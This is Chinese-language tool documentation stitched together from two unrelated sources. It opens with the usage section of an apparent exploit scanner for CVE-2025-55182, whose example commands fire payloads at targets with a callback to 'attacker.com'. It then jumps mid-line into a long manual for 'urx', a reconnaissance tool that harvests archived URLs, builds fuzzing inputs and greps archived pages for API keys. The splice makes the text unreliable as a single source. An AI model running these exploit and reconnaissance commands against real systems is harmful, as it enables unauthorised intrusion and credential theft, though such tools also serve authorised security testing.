python3 cve_2025_55182.py -t https://target.example.com
# 扫描多个目标
python3 cve_2025_55182.py -f targets.txt
# 使用自定义回调地址
python3 cve_2025_55182.py -t https://target.example.com -c http://attacker.com/callback
# 使用代理
python3 cve_2025_55182.py -t https://target.example.com -p http://127.0.0.1:8080
# 详细输出
python3 cve_2025_55182.py -t https://target.example.com -v
高级用法
# 使用自定义超时和线程数
python3 cve_2025_55182.py -f targets.txt --timeout 15 --threads 20
# 将结果保存到文件
python3 cve_2025_55182.py -f targets.txt -o results.json
# 组合多个选项
python3 cve_2025_55182.py -f targets.txt -c http://attacker.com/callback -p http://127.0.0.1:8080 -v -o results.json
命令行选项
选项 描述 默认值 -t, --target单个目标 URL - -f, --file包含目标 URL 的文件 - -c, --callback用于验证的回调 URL - -p, --proxy用于请求的代理 URL - --timeout请求超时时间(秒) 10 --threads并发线程数 10 -o, --output输出文件(JSON 格式) - -v, --verbose启用详细输出 False -h, --help显示帮助信息并退出 -
工作原理
该工具通过以下步骤检测 CVE-2025-55182:
- 目标验证:检查目标是否可访问,以及是否运行着存在漏洞的软件版本。
- 载荷生成:生成一个特制的载荷,利用该漏洞。
- 漏洞利用:将载荷发送到目标端点。
- 回调验证:如果提供了回调 URL,则监控来自目标的传入连接,以确认漏洞利用成功。
- 结果报告:报告发现结果,包括漏洞状态和任何提取到的信息。
输出格式
该工具以 JSON 格式输出结果:
{
"target": "https://target.example.com",
"vulnerable": true,
"cve": "CVE-2025-55182",
"timestamp": "2025-01-15T10:30:00Z",
"details": {
"endpoint": "/api/v1/endpoint",
"method": "POST",
"payload": "...",
"response_code": 200,
"callback_received": true
}
}
免责声明
本工具仅供教育和道德安全测试目的使用。未经授权访问计算机系统是非法的,并可能违反当地、州、国家和国际法律。请仅在您拥有或已获得明确书面许可进行测试的系统上使用此工具。
作者对因使用或滥用本工具而造成的任何误用或损害不承担责任。用户有责任遵守所有适用的法律和法规。
参考资料
许可证
本项目采用 MIT 许可证 - 详情请参阅 LICENSE 文件。
致谢
- 感谢安全研究社区对负责任的披露。
- 感谢所有贡献者和测试人员。
联系方式
如有问题、建议或安全问题,请通过以下方式联系:
- 在 GitHub 上提交 issue
- 发送邮件至 [email protected]
注意:请负责任地使用此工具,并遵守所有适用的法律和法规。```bash
urx example.com --subs --scope-file scope.txt
urx --domain-list targets.txt --subs --scope-file scope-a.txt --scope-file scope-b.txt
`*.example.com` 既匹配顶点域,也匹配其下的所有内容(这是漏洞赏金场景下的解读,也正是平台范围表的含义);裸主机名则精确匹配该主机;单独的 `*` 会使该文件成为纯拒绝列表;排除项始终优先;`#` 开始一条注释。任何 urx 无法处理的内容——端口、路径、中间的通配符——都会在启动时报错,并指明文件和行号,而不是静默地扩大范围。该过滤器适用于所有提供者以及提取出的链接,并且它与 `--strict` 结合使用而非替代它,因此 `*.example.com` 范围行仍然需要 `--subs`。
### 归档元数据过滤器
`--from`/`--to` 以及 `--archive-*` 谓词会被推入归档自身的查询中,这使它们无需额外开销,同时也将它们限制在基于 CDX 的提供者上——而这两种 CDX 方言的分歧严重到,在 pywb 服务器上,一个正向多值列表(`--archive-status 200,301`)是无法满足的。八个 `--meta-*` 过滤器则在收集*之后*运行,针对每个 URL 的一组合并后的捕获元数据,因此它们对所有提供者统一适用。```bash
# Endpoints still being captured recently, with HTML and images out of the way
urx example.com --providers wayback --meta-last-seen-after 2024 --meta-exclude-mime 'text/html,image/*'
# Pages that died: nothing captured since 2019
urx example.com --providers wayback --meta-last-seen-before 2019
# JSON the archive served successfully
urx example.com --providers wayback --meta-mime application/json --meta-status 200
# First archived during 2020 (partial dates pad to the start / end of the period)
urx example.com --providers wayback --meta-first-seen-after 2020 --meta-first-seen-before 2020
不携带元数据的 URL——非 CDX 提供者、--files 输入、缓存命中——按谓词的方向拆分:肯定谓词无法由缺失值满足,因此该 URL 被丢弃;排除谓词只丢弃肯定匹配的内容,因此该 URL 得以保留。--verbose 会报告拆分情况,而当缺失元数据构成整个结果集时,即使没有 -v,urx 也会说明这一点,因为否则缓存命中会让一次空运行看起来像是一个没有任何发现的目标。
折叠近似重复项
归档会乐意返回 /post/1 到 /post/99999。它们是一个端点,而 --dedup-similar 为它们打印一行。当路径段完全属于以下之一时,它被视为数据——而非路由的一部分:
- 一串数字(
/post/1、/page/42)
- 一个 UUID(
/u/550e8400-e29b-41d4-a716-446655440000)
- 一个 32/40/64 字符的十六进制摘要(md5、sha1、sha256)
- 一个带分隔符的日期(
/blog/2024-01-02/)
- 一个包含数字的长混合大小写令牌(会话 ID、签名 blob)
仅仅包含数字的路径段保持原样,因此 /api/v1/ 和 /api/v2/ 仍然是两个端点,而小写 slug 是普通文本而非令牌。查询字符串仅按参数名称分组:?q=cats&page=1 和 ?q=dogs&page=7 会折叠,而单独的 ?q=cats 不会——丢弃一个参数会改变请求。
每个分组的幸存者是其字典序最小的 URL,因此对相同数据的两次运行会打印相同的内容。--verbose 报告折叠了多少个 URL。该选项独立于 --normalize-url 和 --merge-endpoint,并可与两者中的任意一个组合使用;这三者都需要完整的结果集,因此它们都不能与 --stream 一起使用。
参数与模糊视图
--show-only-param 只是从每个 URL 上截掉查询字符串,这无法回答测试人员提出的第一个问题:这个目标接受哪些参数?有三个视图可以回答这个问题,它们建立在 --dedup-similar 所使用的相同分组之上。```console
$ urx example.com --params
page
q
ref
sort
utm_source
$ urx example.com --params-by-endpoint
https://example.com/post/{id} ref,utm_source
https://example.com/search page,q,sort
$ urx example.com --fuzz-placeholder FUZZ
https://example.com/post/1?ref=FUZZ
https://example.com/post/2?utm_source=FUZZ
https://example.com/search?q=FUZZ&page=FUZZ
https://example.com/search?q=FUZZ&sort=FUZZ
`--params-by-endpoint` 会像 `--dedup-similar` 一样,将看起来像 id 的路径段折叠为 `{id}`,并完整拼写出端点,因为 urx 通常会在一次运行中扫描多个主机。`--fuzz-placeholder` 会为每个参数签名保留一个 URL,并保留其真实路径——`{id}` 无法路由——因此输出可直接送入模糊测试器:```bash
urx example.com --fuzz-placeholder FUZZ | ffuf -w - -u FUZZ
urx example.com --fuzz-placeholder FUZZ | dalfox pipe
三者都需要完整的结果集,因此它们仅支持批量模式,并且彼此之间以及与 --show-only-* 视图互斥。
词表输出
-f wordlist 将一次运行转换为针对特定目标的词表:它所见到的每个路径段和查询参数名,在整个运行过程中去重并排序,每行一个词条。```bash
urx example.com --subs -f wordlist -o words.txt
ffuf -w words.txt -u https://example.com/FUZZ
看起来像数据而非路由名称的片段会被排除,复用测试 `--dedup-similar` 分组——一个充满 `4711`、UUID、日期和会话令牌的单词表比没有单词表更糟,因为其中每个单词都恰好只存在于一个目标上。词干为标识符的片段也会被排除(`article-1234.html`)。大小写会被保留:路径片段在大多数源站上区分大小写,因此将 `WebResource.axd` 转为小写会产生一个在所有尝试处都返回 404 的单词。并集必须在完整集合上取,因此该格式仅支持批处理。
### 流式输出
默认情况下,urx 会收集所有内容,然后过滤、排序并一次性打印。在大型目标上,这意味着在最慢的归档完成之前完全没有输出。`--stream` 会在报告某个 URL 的提供者返回的那一刻写出该 URL:```bash
# Matches start appearing immediately instead of after the slowest provider
urx big-target.com --stream | grep admin
# Line-delimited JSON stays valid while it is still being written
urx big-target.com --stream -f jsonl | jq -r 'select(.url | test("/api/")) | .url'
流式 URL 与批量运行通过完全相同的过滤器,并且仍然会去重。有两点不同:
- 顺序。 结果按提供者完成顺序到达,因此输出是未排序的。如果需要排序,请通过管道传给
sort。
- 范围。 需要完整结果集的选项会在一开始就被拒绝(并给出消息指明每一个):
--merge-endpoint、--dedup-similar、--check-status /
--include-status / --exclude-status、--extract-links、
--extract-js-endpoints、--archive-body、--expand-specs、
--incremental、--show-sources、--show-meta、--meta-* 过滤器、
--params、--params-by-endpoint、--fuzz-placeholder、--output-dir 以及
--files。缓存会被绕过;
--format json 会被拒绝,改用 jsonl,因为 JSON 数组必须知道哪一项是最后一项;--format wordlist 也会被拒绝,因为在每个 URL 都到达之前,无法知道某个词条是否是新的。
由于在此模式下批量结果映射永远不会被填充,流式运行在内存中保留的内容也少得多——只有已写入 URL 的去重集合。
归档捕获元数据
CDX 索引记录的不只是 URL:每次捕获都带有时间戳、归档所看到的 MIME 类型和 HTTP 状态,以及正文的摘要。urx 会保留所有这些信息,因此由 CDX 支持的提供者——wayback、cc、arquivo 以及任何 --cdx-endpoint——会报告每个 URL 以及:
字段 含义 first_seen最早的捕获时间戳,14 位 CDX 格式(YYYYMMDDhhmmss) last_seen最新的捕获时间戳 mime最近一次记录了 MIME 类型的捕获的 MIME 类型 archive_status归档在捕获时记录的 HTTP 状态 digest各次捕获中有代表性的内容摘要
archive_status 不是 status:status 仅在 --check-status 下出现,它会现在实时重新请求该 URL,而 archive_status 是爬虫在捕获页面时得到的状态。一个 URL 完全可能 archive_status 为 200,但今天已经失效。
当同一个 URL 来自多次捕获或多个归档时,这些值会被合并:first_seen 是任何人报告的最早时间戳,last_seen 是最新的,而 mime/archive_status 来自最近一次拥有它们的捕获。没有捕获索引的提供者(otx、vt、urlscan、zoomeye、github、bevigil、robots、sitemap 以及 --files 输入)只报告 URL 本身——不会为它们虚构任何值。
元数据如何呈现取决于格式:
json / jsonl — 每个字段在有值时作为键出现,没有值时则完全省略,与 sources 完全一样。
csv — 只有当至少一行有某个值时才会添加该列,因此没有元数据的运行仍然只产生一个 url 列。
- 纯文本 — 默认不变,每行一个裸 URL,因此现有管道可以继续工作。传入
--show-meta 以追加这些字段。```bash
Rich records: when the URL was alive, and what it served
urx example.com --providers wayback -f jsonl
{"url":"https://example.com/old.php","first_seen":"20040112093000",
"last_seen":"20180722140311","mime":"text/html","archive_status":"200",
"digest":"HT2DYGA5UKZCPBSFVCV3JOBXGW2G5UUA"}
Triage by age: everything last captured before 2010
urx example.com -f jsonl | jq -r 'select(.last_seen < "20100101000000") | .url'
Opt plain output into the metadata
urx example.com --providers wayback --show-meta
流式模式(`--stream`)仅报告 URL。URL 在首次出现时即被打印,此时那些会扩展其 `first_seen`/`last_seen` 范围的捕获尚未到达,因此 `--show-meta` 在此处被拒绝,原因与 `--show-sources` 相同。
缓存命中同样不携带元数据:缓存存储的是 URL,因此从缓存提供的域会报告其 URL 而不包含捕获字段。请使用 `--no-cache`(或等待 TTL 过期)来运行以重新填充这些字段。
### 实时响应元数据
`--check-status` 已经发送请求并等待响应头,因此该响应头携带的内容是免费获得的:`Location`、`Content-Length` 和 `Content-Type` 会与状态码一同记录。重定向仍然从不跟随,因此报告的状态始终属于所请求的 URL,而 `location` 仅说明 3xx 指向何处。
`--check-title` 添加 HTML `<title>`。这是唯一一个非免费的字段——标题需要响应体——因此它位于自己的标志之后。读取被双重限制(最多 64 KiB,并在闭合标签处停止),并且对于服务器声明为非 HTML 的响应体完全跳过,因此 JSON API 或图像不产生任何开销。标题会进行空白折叠、实体解码并截断至 200 个字符。`--check-title` 隐含 `--check-status`。```bash
urx example.com --check-status -f jsonl
urx example.com --check-title --show-meta
urx example.com --check-status --is 30x -f jsonl | jq -r '.url + " -> " + .location'
暴露方式遵循归档元数据已设定的规则:json/jsonl/csv 始终携带这些字段(缺失的键会被省略,CSV 列会追加在现有列之后),而纯文本则保持每行一个裸 URL,除非 --show-meta 另有要求。在纯文本输出中,标题会被加上引号,因为它是唯一一个通常包含空格的值。
认证请求与自定义请求
--check-status、--extract-links、--extract-js-endpoints 和
--expand-specs 都会从目标本身重新请求已收集的 URL。-H
为这些请求提供它们所需的任意标头:```bash
urx example.com --check-status -H "Authorization: Bearer $TOKEN"
urx example.com --extract-links --cookie "session=abc; role=admin"
urx example.com --check-status --user-agent "acme-security-scan/1.0"
`-H` 可重复使用,接受 `Name: value` 格式,格式错误会直接终止运行,而不是被忽略地发送出去——一个被静默丢弃的参数会让一次匿名扫描被误读为已认证扫描。`--cookie` 和 `--user-agent` 是对应请求头的简写形式。
**这些请求头永远不会到达归档服务。** 它们仅由与目标通信的组件发送:上述四个测试器,以及同样从目标获取数据的 `robots` 和 `sitemap` 提供程序。其他所有提供程序都查询 web.archive.org、index.commoncrawl.org 或第三方 API,`--archive-body` 在重放捕获时也是如此;将目标的会话 cookie 交给它们,无异于把凭据邮寄给一个会保留所收内容且毫无收益的服务。归档查询保留 urx 自身的 User-Agent,`--random-agent` 仍会轮换该值。
### 挖掘归档响应体
`--extract-links` 会从实时站点获取所有已收集的 URL,而这恰恰是 OSINT 扫描最关心的页面——那些已不复存在的页面——最不该查找的地方。`--archive-body` 则改为获取 Wayback Machine 存储的响应体。对于每个带有捕获时间戳的已收集 URL,urx 以原始形式重放该捕获(`https://web.archive.org/web/<timestamp>id_/<url>`——`id_` 标志会关闭 Wayback 工具栏和链接重写,因此响应体是原始字节),并在其上运行与 `--extract-links` 相同的链接提取逻辑。```bash
# Links from the archived bodies of everything the CDX providers found
urx example.com --archive-body
# Bound the run and pace it; the archive is one host no matter how many URLs
urx example.com --archive-body --archive-body-limit 200 --rate-limit 5
# Only the JavaScript those pages referenced back then
urx example.com --archive-body -e js
为什么这比 waymore 所需的请求少得多。 每个 CDX 行都带有一个内容摘要,而具有相同摘要的两个捕获在字节层面是完全相同的正文。归档中充满了这种情况:页面的每个 ?utm_source= 变体、每个与其 / 并列的 /index.html、每种跟踪参数排列都提供相同的字节,因此一个包含数万条 URL 的列表通常可以缩减为几千个不同的正文。waymore 没有这种概念——它为每个 URL 下载一个响应,并通过粗暴的 -l 5000 上限来应对数据量,这既对归档造成压力,又截断了覆盖范围。urx 在第一次看到每个摘要时就将其认领,并跳过之后所有会重放相同字节的 URL,因此相同的覆盖范围只需为每个不同正文付出一次请求。--archive-body-limit(默认 500)限制的是不同正文的数量,而不是 URL 的数量;重复项永远不会计入其中,而 --verbose 会报告跳过了多少个。
挖掘归档的 JavaScript。 现代应用的 API 表面以字符串字面量的形式存在于其 bundle 中,而 --extract-js-endpoints 会从实时站点获取这些内容——但它们往往已经不存在了。Bundle 以构建哈希命名,因此 app.a3f9c2.js 在站点重新部署的那一刻就会 404,而它所命名的端点也随之消失。同时运行这两个标志,urx 就会改为挖掘归档副本,以及归档页面内联的 <script> 块及其链接:```bash
urx example.com --archive-body --extract-js-endpoints
**保留响应体。** 请求已经在发出,因此将响应体写入磁盘不会产生额外开销,并且能回答链接提取器不会问的问题:`<!-- staging.internal -->` 注释、2019 年某次构建内联的令牌、指明框架版本的堆栈跟踪。```bash
urx example.com --archive-body --archive-body-dir ./corpus
grep -ri "api[_-]key" ./corpus
每个文件以其 URL 加上该 URL 的哈希命名,corpus/index.jsonl
将每个文件映射回其 URL、捕获时间戳、摘要和内容类型。
仅存储文本类主体——HTML、脚本、JSON、XML、CSS、纯文本——
因此该目录不会塞满站点的图像和字体。由于
抓取按摘要去重,语料库每次请求覆盖的目标远超每个 URL 一次响应所能覆盖的范围。
值得了解的细节:
- 只有带有捕获时间戳的 URL 才符合条件。CDX 提供者(
wayback、
cc、arquivo)会提供一个;--files 输入、非 CDX 提供者以及缓存
结果(缓存仅存储 URL)则没有。当没有可重放的内容时,urx 会说明——
传入 --no-cache 以获取新的捕获。
- 每个 URL 的最新捕获会被重放。其他存档报告的时间戳会落到最近的
Wayback 捕获上;Wayback Machine 从未见过的 URL 会返回 404 并被跳过。
存档记录为错误的捕获不会被挖掘,正如
--extract-links 会忽略
实时错误页面一样。
- 发现的链接会经过与其他所有内容相同的过滤器、主机验证和输出
转换,且每个主体上限为 10 MiB。
--rate-limit、--rate-limit-by wayback=N、--parallel、--proxy、
--timeout 和 --retries 均适用于重放请求。
- 与
--stream 不兼容,如同所有在收集之后运行的选项一样。
扩展 API 规范
-p only-api 扫描会找到 /swagger.json、/openapi.yaml 和 /v3/api-docs
然后从不打开它们:--extract-links 解析 HTML,--extract-js-endpoints
丢弃 application/json 主体,而 --archive-body 对存档返回的任何内容
运行 HTML 解析器。--expand-specs 读取它们并将它们描述的每条路由
展开到结果集中——一次请求即可获得整个已记录的接口面,精确且
已经参数化。```bash
urx example.com -p only-api --expand-specs
urx example.com --expand-specs --max-spec-files 10 --rate-limit 2
Recover an API the live host no longer serves: read the archived document
urx example.com --archive-body --expand-specs
扩展的内容:
* **OpenAPI 3.x** — `servers[].url`(绝对、文档相对和模板化,
其中 `{var}` 从 `variables[var].default` 或第一个 `enum` 值解析)
与每个 `paths` 键交叉组合;路径项自身的 `servers` 会覆盖
文档的 `servers`。
* **Swagger 2.0** — `schemes` × `host` + `basePath`,每一部分回退到
文档自身 URL 的对应部分。`ws`/`wss` 会被丢弃。
* **GraphQL introspection** — 每个 query、mutation 和 subscription
字段对应一个 URL,写作端点加上 `?query=…`。保存为文件的 schema
会解析到其端点(`/graphql/schema.json` → `/graphql`)。
JSON 和 YAML 都会被读取。目标首先按名称免费选取(一个
spec 标记子串 — `swagger`、`openapi`、`api-docs`、`graphql`、
`introspection` — 再加上 `json`/`yaml`/`yml` 扩展名(如果有的话),因此
`swagger-ui.html` 不消耗任何请求),然后按响应的 `Content-Type` 选取。路径
模板按文档所写原样输出(`/users/{id}`,而不是
`/users/%7Bid%7D`)。响应体上限为 10 MiB,且包含超过 32 个别名引用的
YAML 文档会在解析前被拒绝,以排除扩展炸弹。
`--max-spec-files`(默认 50)限制获取的文档数量。同时启用
`--archive-body` 时,已归档的规范会被读取为一个,且不产生额外
请求成本 — 响应体本来就已经在获取了。
### 已归档的 robots.txt 和 sitemap.xml
`robots` 和 `sitemap` 提供者读取的是*实时*文件,它们只说明
一个站点今天隐藏或列出了什么。`--archived-discovery` 还会读取 Wayback Machine 存储的
这些文件的每一个不同版本。2015 年的 `Disallow:` 列出了该站点此后不再提及的
路径 — 通常是因为它们本应被遗忘,而不是因为它们已经消失 — 而旧的 sitemap 列出了
该站点曾经希望被抓取的一切。```bash
# Every archived version of robots.txt and sitemap.xml, alongside the live ones
urx example.com --archived-discovery
# Bound it and pace it; both archived providers answer to --rate-limit-by
urx example.com --archived-discovery --archived-discovery-limit 20 --rate-limit-by robots=2,sitemap=2
# Only the versions captured in a given era
urx example.com --archived-discovery --from 2014 --to 2016
工作原理,以及为什么它成本低廉:
- 每个文件的版本通过每个文件一次 CDX 查询列出
(
robots.txt、sitemap.xml、sitemap_index.xml、sitemap.txt),使用
collapse=digest,这样连续捕获且提供相同字节的记录会折叠
为一行。只请求记录为成功的行:索引将
www. 和裸域折叠为一个列表,否则它们交错的 301/200 行
会破坏折叠——对于 github.com/robots.txt,没有过滤器时是 325k 行,
有过滤器时是 14k 行,对应相同的 107 个不同版本。
- 每个不同版本以原始形式重放(
/web/<timestamp>id_/…),并
交给与实时文件相同的解析器。没有第二个解析器:2015 年的
robots.txt 完全按照当前文件的规则读取,包括
绝对路径和模式跳过防护。归档的 <sitemapindex> 会
按照同一时刻的子项被跟踪。
- 归档记录为错误的捕获(github.com 的 robots.txt 在 2007 年
部分时间是 401)会被跳过而不发出请求,并且仅在
--verbose 下报告。
--archived-discovery-limit(默认 50)限制每个归档提供者
为每个域获取的文档数量,最新版本优先;嵌套站点地图
计入。--verbose 会说明上限何时截断了列表。
- 归档变体作为它们自己的提供者实例运行——在
--stats 和
--show-sources 中显示为 "Robots.txt (archived)" 和 "Sitemap (archived)"——但
在现有的 robots / sitemap id 下,因此 --exclude-robots、
--exclude-sitemap 和 --rate-limit-by robots=N 同时管理实时和
归档读取。--from / --to 缩小考虑哪些版本。
- 可与
--stream 一起使用;它像其他提供者一样。
归档侧过滤
--archive-status、--archive-mime、--from 和 --to 由
归档的 CDX 索引评估,而不是由 urx 评估。有两个后果值得了解:
- 它们仅适用于基于 CDX 的提供者——
wayback、cc、arquivo 以及
任何 --cdx-endpoint。其他提供者忽略它们;当没有启用任何提供者时,
urx 会发出警告。
- 归档不共享一种过滤方言。Wayback Machine(以及任何
--cdx-dialect classic 端点)将值视为正则表达式,因此
--archive-status "30." 匹配任何 3xx。Common Crawl、Arquivo.pt 和 pywb
端点精确匹配,并且它们的索引将重复过滤器进行 AND 组合——
因此像 --archive-status 200,301 这样的多值正向列表在那里
无法满足。urx 会为这些提供者跳过该过滤器(并发出警告),
而不是发送一个会返回空结果的查询。多值
排除意味着“不是这个也不是那个”,并且在任何地方都有效。
当你想要归档在爬取时记录的内容时,使用 --archive-status;
当你想要目标现在的状态时,使用 --check-status / --include-status;
后者会重新请求每个 URL。
自定义 CDX 端点
每个基于 pywb、OutbackCDX 或 Internet Archive 的 CDX
服务器构建的 Web 归档都暴露相同的查询 API。与其为每个
归档硬编码一个提供者,--cdx-endpoint URL 可以当场将任何此类服务器
变成提供者:```bash
The Icelandic web archive, alongside the default providers
urx example.is --cdx-endpoint https://vefsafn.is/cdx
Several at once; each gets its own progress line, stats row and rate limit
urx example.com --cdx-endpoint https://vefsafn.is/cdx --cdx-endpoint http://localhost:8080/cdx
--rate-limit-by cdx:vefsafn.is=1
* provider id 是 `cdx:<host>`(`cdx:vefsafn.is`),这正是
`--exclude-providers`、`--rate-limit-by`、`--stats` 和 `--show-sources` 所使用的。
命名一个端点即启用它;无需 `--providers` 条目,
`--providers cdx:vefsafn.is` 会单独运行它。`--list-providers` 会显示
在同一命令行中命名的端点及其将运行的 id。
* 内置 CDX provider 所遵循的一切在此同样适用:`--subs`、
`--from`/`--to`、`--archive-*` 过滤器、分页、`--rate-limit`,以及
上文描述的捕获元数据。
* `--cdx-dialect classic|pywb` 指定服务器的方言(字段名、过滤器
语义、行格式和分页方案都由此决定——参见
“Archive-side Filtering”)。若未设置,urx 每次运行会探测一次端点
并回退到 `pywb`,即更常见的方言;当探测无法判断时(例如
对未知域名的空响应),请显式设置它。
* 也可以在配置文件中设置(`cdx_endpoint = [...]`、`cdx_dialect`)。
**已验证的端点。** 截至撰写本文时,唯一确认能端到端工作的公共端点是
`https://vefsafn.is/cdx`(Landsbókasafn 的冰岛网络存档,pywb 方言)。
关于它需要了解两点:它会忽略 `limit`、`page`
和 `showNumPages`,并为每个查询返回完整结果集,urx 会处理这一点;并且在
少量请求之后,它可能开始返回 Anubis 风格的机器人防护页面
(“Session Verification”)。urx 会检测到以 HTML 响应代替 CDX 行,并将其报告为
指明该端点的 provider 错误——它绝不会被计为“无 URL”。如果你遇到它,
请用 `--rate-limit-by cdx:vefsafn.is=1` 放慢速度,或稍后重试。
**已知不可用。** 英国网络存档(`webarchive.org.uk`)、美国国会图书馆
网络存档(`webarchive.loc.gov`)、亚历山大图书馆,以及
澳大利亚国家图书馆(`web.archive.org.au`)都位于机器人防护或重定向之后,
这些会阻止命令行客户端访问其 CDX API。
urx 不会尝试绕过这一点,因此将 `--cdx-endpoint` 指向它们会产生
上述 HTML 响应错误。
### 缓存与增量扫描
Urx 支持缓存以提高重复扫描的性能,并支持增量扫描以仅发现新 URL。```bash
# Enable caching with SQLite (default)
urx example.com --cache-type sqlite --cache-path ~/.urx/cache.db
# Use Redis for distributed caching
urx example.com --cache-type redis --redis-url redis://localhost:6379
# Incremental scanning - only show new URLs since last scan
urx example.com --incremental
# Set cache TTL (time-to-live) to 12 hours
urx example.com --cache-ttl 43200
# Disable caching entirely
urx example.com --no-cache
# Combine incremental scanning with filters
urx example.com --incremental -e js,php --patterns api
# Configuration file with caching settings
urx -c example/config.toml example.com
管理缓存
urx cache 无需手动操作数据库即可检查和维护缓存。每个子命令都遵循与扫描相同的 --cache-type、--cache-path、--redis-url 和 --cache-ttl 参数,并且这五个子命令均适用于两种后端。```bash
urx cache stats # entries, domains, URLs, age span, size, expired count
urx cache list # per-domain counts, last scan, TTL remaining
urx cache list --domain '*.example.com'
urx cache prune # delete only what --cache-ttl has expired
urx cache drop example.com # rescan one target without clearing the rest
urx cache clear --yes # delete everything
machine-readable
urx cache stats -f json | jq '.expired_entries'
域名匹配不区分大小写,并且是**精确**匹配,除非模式中包含 `*` —— 如果默认使用子串匹配,`drop example.com` 也会把 `notexample.com` 一并删除。`clear` 在删除前会先询问,并且拒绝非交互式 stdin,而不是擅自假定一个答案;`drop` 会指出任何未匹配到任何内容的模式;查看缓存永远不会创建缓存;Redis 使用 `SCAN` 而不是阻塞式的 `KEYS` 进行扫描(`--redis-url` 中的任何密码在打印前都会被脱敏)。
#### 缓存使用场景```bash
# Daily monitoring - only alert on new URLs (built-in webhook, see below)
urx target.com --incremental --silent --notify https://hooks.slack.com/services/... --notify-format slack
# ...or hand the new URLs to an external notifier
urx target.com --incremental --silent | notify-tool
# Efficient domain lists processing
cat domains.txt | urx --incremental --cache-ttl 3600 > new_urls.txt
# Distributed team scanning with Redis
urx example.com --cache-type redis --redis-url redis://shared-cache:6379
# Fast re-scans during development
urx test-domain.com --cache-ttl 300 # 5-minute cache for rapid iterations
Webhook 通知
--notify <URL> 在运行结束时将运行摘要 POST 到 webhook,
这使 --incremental 变成一种监控:将其放入 cron,webhook
仅在出现新内容时触发。```bash
Slack incoming webhook, only when the run finds new URLs (the default)
urx target.com --incremental --silent
--notify https://hooks.slack.com/services/T000/B000/XXXX --notify-format slack
Discord, and send even when nothing is new
urx target.com --incremental --notify "$DISCORD_HOOK" --notify-format discord --notify-on always
Several receivers, urx's own JSON schema (the default format)
urx target.com --incremental --notify https://n8n.example/hook --notify https://ntfy.example/urx
Keep the webhook out of the shell history
export URX_NOTIFY_URL=https://hooks.slack.com/services/...
urx target.com --incremental --notify-format slack
- `--notify-on` 默认为 `new`:当运行未产生任何 URL 时不会发送任何内容,因此安静的 cron 运行保持安静。`always` 表示无论是否产生 URL 都发送;`never` 保留配置但禁用发送。
- `--notify-format json`(默认)发送 urx 的 schema:`domains`、`incremental`、`url_count`、`new_url_count`、`elapsed_ms`、每个提供者的 `providers` 列表(与 `--stats` 打印的数字相同),以及最多 20 个已发出 URL 的 `sample`,当发现更多时设置 `sample_truncated`。`slack` 发送 `{"text": ...}`,`discord` 发送 `{"content": ...}`,附带简短的人类可读消息;超过服务允许长度的消息会在行边界处截断,并以 `[truncated: N lines cut ...]` 结尾。
- 投递永远不会改变退出码。在调用 webhook 时,URL 已经在 stdout 或 `--output` 中,因此失效的 webhook 只是 stderr 上的警告,运行仍然以 0 退出。`--verbose` 显示响应状态。
- webhook URL 是凭据。urx 从不打印超过其 scheme 和 host 的内容——不在 `--verbose` 中,不在警告中,不在 `--stats` 中。为了不将其写入已检入的配置中,请将其放入 `URX_NOTIFY_URL` 或作为提供者配置文件中的 `notify_url`;主配置中的 `[notify].url` 也可以。优先级为 CLI/env > provider-config > main config。
- 请求遵循 `--proxy`、`--proxy-auth`、`--timeout` 和 `--insecure`。`--network-scope` 不适用:它划分针对目标和归档的流量,而 webhook 是你自己的端点。
- `--silent` 仍然会发送(这是主要用例);它只是隐藏诊断信息。
## 与其他工具的集成
Urx 与其他安全和侦察工具配合使用时,在管道中表现良好:```bash
# Find domains, then discover URLs
echo "example.com" | urx | grep "login" > potential_targets.txt
# Combine with other tools
cat domains.txt | urx --patterns api | other-tool
灵感来源
Urx 的灵感来自 gau (GetAllUrls),这是一个从 AlienVault 的 Open Threat Exchange、Wayback Machine 和 Common Crawl 获取已知 URL 的工具。虽然核心功能相似,但 Urx 是用 Rust 从零开始构建的,专注于性能、并发性和扩展的过滤能力。
贡献
Urx 是一个开源项目,用 ❤️ 打造
如果你想为这个项目做贡献,请查看 CONTRIBUTING.md 并提交你的精彩内容的 Pull Request。